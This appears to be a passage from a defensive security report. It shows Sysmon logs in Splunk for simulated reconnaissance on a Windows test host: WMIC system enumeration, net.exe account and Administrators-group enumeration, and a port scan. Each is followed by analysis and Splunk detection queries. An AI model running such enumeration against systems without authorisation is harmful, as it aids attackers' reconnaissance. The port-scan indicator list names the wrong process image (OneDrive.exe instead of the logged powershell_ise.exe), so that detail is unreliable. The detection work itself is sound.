<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08.4381963Z'/><EventRecordID>18
5439</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:05:08.432</Data><Data Name='ProcessGuid'>{5a84b272-3984-645e-1507-000000001700}</Da
ta><Data Name='ProcessId'>3264</Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='FileVersion'>1
0.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI Commandline Utility</Data><Data Name='Product'>Mic
rosoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmi
c.exe</Data><Data Name='CommandLine'>wmic  nicconfig where IPEnabled='True' get IPAddress,DefaultIPGateway,DNSServerSearch
Order </Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator
</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name
='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=F4B9E4198C1ADC4BEA4561264CFE3
A7140930466,MD5=C87E18FD7821517F258ACF6534D966F5,SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,I
MPHASH=5268CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272-3984-645e-1407-000000001700}</Data>
<Data Name='ParentProcessId'>9900</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentComma
ndLine'>"C:\Windows\system32\cmd.exe" /c "wmic nicconfig where IPEnabled='True' get IPAddress,DefaultIPGateway,DNSServerSe
archOrder 2&gt;&amp;1"</Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog
```

> 5/12/23 3:05:08.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:08.2636764Z'/><EventRecordID>18
5135</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:05:08.258</Data><Data Name='ProcessGuid'>{5a84b272-3984-645e-1307-000000001700}</Da
ta><Data Name='ProcessId'>4572</Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='FileVersion'>1
0.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI Commandline Utility</Data><Data Name='Product'>Mic
rosoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmi
c.exe</Data><Data Name='CommandLine'>wmic  computersystem get TotalPhysicalMemory /value </Data><Data Name='CurrentDirecto
ry'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-
ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name
='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7821517F258ACF6
534D966F5,SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH=5268CCA80CACD62FE845F6ADABDFC03A
</Data><Data Name='ParentProcessGuid'>{5a84b272-3984-645e-1207-000000001700}</Data><Data Name='ParentProcessId'>5452</Data
><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\system32\cmd.exe" /
c "wmic computersystem get TotalPhysicalMemory /value 2&gt;&amp;1"</Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator
</Data></EventData></Event>
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog
```

Figure 8: Screenshot of the generated logs and search query in Splunk for System-Enumeration

Sysmon Log Technical Analysis

The Sysmon log analysis for system enumeration reveals a pattern of usage of the WMIC.exe utility. WMIC (Windows Management Instrumentation Command-line) is a legitimate tool that provides a command-line interface for WMI. However, it's also commonly used by attackers for reconnaissance because of its powerful system querying capabilities.

In the logs, we can identify the following patterns and IoCs:

- **EventID:** 1 - Indicates a process creation event.
- **UtcTime:** The timestamps of the events.
- **ProcessGuid and ProcessId:** Identifiers for the created processes.
- **Image:** C:\Windows\System32\wbem\WMIC.exe - The path of the WMIC utility.
- **CommandLine:** Various command-line inputs for collecting system information.
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the events.
- **ParentImage:** C:\Windows\System32\cmd.exe - The parent process initiating the WMIC commands.

Based on the provided Sysmon log for the function, we can perform the following analysis:

Analysis: In the context of cyberattacks, system enumeration is a technique often employed by threat actors to gather information about the target system. This information can be used for various purposes, such as identifying vulnerabilities, planning further attacks, or lateral movement within the network.

In our analysis, we observed the use of WMIC.exe and cmd.exe to enumerate network configuration details like IP addresses, default gateways, and DNS server search orders. Although system enumeration itself is not inherently malicious, the gathered information could be used by an attacker to plan further stages of an attack or exploit vulnerabilities in the target system.

It is important to note that system enumeration may also be performed by legitimate tools or scripts for various reasons, such as system diagnostics or network troubleshooting. Therefore, not all system enumeration events are inherently malicious. However, understanding the context surrounding the enumeration and the potential implications of these events can provide valuable insights into whether the observed behavior is benign or malicious.

Potential false positives may arise when legitimate events, such as network diagnostics or troubleshooting, result in system enumeration. In these cases, security analysts must carefully examine the context and the processes involved in the enumeration event to discern between benign and malicious activity. Understanding the reason for the system enumeration, the processes themselves, and the user account associated with the event can help minimize the risk of false positives and improve the accuracy of detection strategies.

In conclusion, system enumeration events should be carefully examined, as they could be indicative of an ongoing cyberattack aimed at gathering information about the target system. By comprehensively analyzing Sysmon logs and understanding the context surrounding system enumeration events, security professionals can improve their ability to detect and mitigate threats in enterprise environments.

Develop detection rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring system enumeration events:

Integrating the detection into Splunk, the detection rule can be a query:

```
index=sysmon EventCode=1 (Image="*WMIC.exe" OR Image="*cmd.
   exe") CommandLine="*wmic*"
```


This query searches for Sysmon events with EventID 1 (process creation events) and Image containing either "WMIC.exe" or "cmd.exe" and CommandLine containing "wmic". This will help monitor system enumeration events. The CommandLine value might need adjusting depending on the environment to exclude false positives.

By continuously monitoring and analyzing system enumeration events, organizations can improve their ability to identify potential cyberattacks and respond accordingly. It is essential to establish a baseline of normal system enumeration activity within the organization's environment to better differentiate between benign and potentially malicious events.

In summary, while system enumeration is not inherently malicious, it can be an indicator of compromise when observed in conjunction with other suspicious activities or patterns. Security professionals should monitor and analyze system enumeration events and their context to detect potential threats and improve their overall security posture.

Get-LocalAccounts

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=1 Image="C:\\Windows\\System32\\net.exe" CommandLine="*net*"
```

✓ 7 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a CommandLine 5
a Company 1
a Computer 1
a CurrentDirectory 1
a Description 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 7
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 7
a EventDescription 1
EventID 1
EventRecordID 7
a eventtype 3
a file_company 1
a file_description 1
a file_directory 1
a file_name 1
a file_product 1
a file_version 1
a FileVersion 1
a Guid 1
a hash_imphash 1
a hash_md5 1

CommandLine

5 Values, 100% of events — Selected: Yes [✓ No]

Reports: Top values | Top values by time | Rare values | Events with this field

Values	Count	%
net localgroup Administrators	3	42.857%
net user	1	14.286%
net user DefaultAccount	1	14.286%
net user Guest	1	14.286%
net user Simulator	1	14.286%

```
event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
D><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>
SystemTime='2023-05-12T13:05:24.2138757Z'/><EventRecordID>18
ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operation
D='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ame='ProcessGuid'>{5a84b272-3994-645e-2907-000000001700}</Da
ndows\System32\net.exe</Data><Data Name='FileVersion'>10.0.2
et Command</Data><Data Name='Product'>Microsoft® Windows® Op
n</Data><Data Name='OriginalFileName'>net.exe</Data><Data Na
me='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><D
onGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data N
/Data><Data Name='IntegrityLevel'>High</Data><Data Name='Has
1D1A4E281401818E28E091FBF,SHA256=4AA3EE22F801D722EC1C52C38F8
4AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b
ssId'>3668</Data><Data Name='ParentImage'>C:\Windows\System3
tem32\cmd.exe" /c "net localgroup Administrators"</Data><Dat
></Event>
ows-Sysmon/Operational | sourcetype = xmlwineventlog
```

> 5/12/23 3:05:24.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:24.1311856Z'/><EventRecordID>18
6061</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:05:24.126</Data><Data Name='ProcessGuid'>{5a84b272-3994-645e-2607-000000001700}</Da
ta><Data Name='ProcessId'>1404</Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>10.0.22
000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><Data Name='Product'>Microsoft® Windows® Ope
rating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Nam
e='CommandLine'>net  user Simulator</Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='Us
er'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonI
d'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=7
A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4F039C21D1A4E281401818E28E091FBF,SHA256=4AA3EE22F801D722EC1C52C38F844DCEE84068
65375BEDF5B1876F9B259D0AD5,IMPHASH=D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272-3994-64
5e-2507-000000001700}</Data><Data Name='ParentProcessId'>8436</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</
Data><Data Name='ParentCommandLine'>"C:\Windows\system32\cmd.exe" /c "net user Simulator"</Data><Data Name='ParentUser'>WI
N11SIMULATOR\Simulator</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Figure 9: Screenshot of the generated logs and search query in Splunk for Get-LocalAccount

Sysmon Log Technical Analysis

Sysmon Log Technical Analysis

The provided Sysmon log shows a net.exe process being executed from the command prompt (cmd.exe) with the command line net localgroup Administrators. This action is used to enumerate local group memberships, specifically the Administrators group in this case. While this might not be inherently malicious, it could be an indicator of an attacker attempting to gather information about the local group memberships to gain further access or escalate privileges.

Understanding the context in which this event occurred is crucial to discerning between benign and potentially malicious activity. For instance, if this event is part of a routine system administration task or is executed by a known system management tool, it could be considered benign. However, if the event occurs in isolation or is associated with other indicators of compromise, it could be a sign of an ongoing attack.

Potential false positives may arise when legitimate events, such as system maintenance tasks or software updates, result in the execution of similar commands. In these cases, security analysts must carefully examine the context and the processes involved in the event to discern between benign and malicious activity. Understanding the reason for the process execution, the process itself, the parent process, and the user account associated with the event can help minimize the risk of false positives and improve the accuracy of detection strategies.

In conclusion, the execution of processes like net.exe from the command prompt to enumerate local group memberships should be carefully examined, as it could be indicative of an attacker attempting to gather information about the system. By comprehensively analyzing Sysmon logs and understanding the context surrounding process creation events, security professionals can improve their ability to detect and mitigate threats in enterprise environments.

Develop detection rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring process creation events:

Integrated in Splunk, the detection rule can be a query:

```
index=sysmon EventID=1 Image="*net.exe" AND (CommandLine="
    *net*␣user*" OR CommandLine="*net*␣group*" OR CommandLine
    ="*net*␣localgroup*")
```

This query searches for Sysmon events with EventID 1 (process creation events), Image containing "net.exe", and CommandLine containing, "*net* user*" or "*net* group*" or "*net* localgroup". This detection search would cover a number of group and user enumeration searches. Additionally one might consider creating seperate high severity alerts where highly privileged account and groups are enumerated such as Domain Admins.


In addition to the query mentioned above, it is essential to correlate the detected events with other security events and indicators of compromise to reduce the risk of false positives. Contextual information, such as the execution time, user account associated with the event, and the presence of other suspicious activities, can provide valuable insights for determining the nature of the event.

Organizations should also consider implementing security best practices, such as the principle of least privilege, to limit the potential impact of a compromised account. Regularly reviewing and updating access controls, as well as training users on security awareness, can help prevent unauthorized access to sensitive information and reduce the likelihood of successful attacks.

In summary, by analyzing Sysmon logs and understanding the context surrounding process creation events, security professionals can improve their ability to detect and mitigate threats in enterprise environments. Continuous monitoring, correlation with other security events, and the implementation of security best practices can help organizations proactively identify and respond to potential threats.

Simulate-NetworkPortScan

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=3 Image="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell_ise.exe" dest_ip="10.0.0.5"
```

✓ 2 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

```
> 5/12/23 3:05:47.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:47.9227365Z'/><EventRecordID>186328</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:46.343</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'>52575</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>10.0.0.5</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>3389</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

> 5/12/23 3:05:41.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:41.7199322Z'/><EventRecordID>186322</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:40.283</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'>52567</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data><Data Name='DestinationIp'>10.0.0.5</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>22</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>
host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog
```

SELECTED FIELDS

a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS

a action 1
a app 1
a Channel 1
a Computer 1
a creation_time 2
a dest 1
a dest_ip 1
# dest_port 2
a DestinationHostname 1
a DestinationIp 1
a DestinationIsIpv6 1
DestinationPort 2
a DestinationPortName 1
a direction 1
a dst_host_name 1
a dst_ip 1
a dst_is_ipv6 1
# dst_port 2
a dst_port_name 1
a dvc 1
a dvc_ip 1
a dvc_nt_host 1
a event_creation_time 2
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1

Figure 10: Screenshot of the generated logs and search query in Splunk for Simulate-NetworkPortScan

Sysmon Log Technical Analysis

Based on the provided Sysmon logs for the Simulate-NetworkPortScan function, a comprehensive analysis can be performed as follows:

From the Sysmon logs, the following patterns and IoCs can be observed:

- **EventID:** 3 - This is indicative of a network connection event.
- **UtcTime:** The timestamp of the network connection event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process.
- **ProcessId:** 5308 - The process ID of the process.
- **Image:** C:\Users\Simulator\AppData\Local\Microsoft\OneDrive\OneDrive.exe - The path of the terminated process.
- **User:** WIN11SIMULATORSimulator - The user account associated with the process.
- **Protocol:** tcp - The protocol used for the network connection.
- **Initiated:** true - This indicates that the connection was initiated by the process.
- **SourceIp:** 10.0.0.4 - The IP address of the source.
- **DestinationIp:** 10.0.0.5 - The IP address of the destination.
- **DestinationPort:** Varies (22, 3389) - The port number at the destination.

Analysis:

The logs demonstrate the occurrence of a network port scan, an activity frequently associated with reconnaissance actions employed by threat actors. Network port scanning is used to identify open ports and services running on a target system, enabling attackers to find potential vulnerabilities to exploit.

The observed source process (C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe) initiates connections to various destination ports, which indicates a port scanning activity. The use of PowerShell, a legitimate Windows tool, adds to the complexity of the situation as it is often misused by attackers for malicious purposes due to its powerful features and ease of interaction with Windows system APIs.

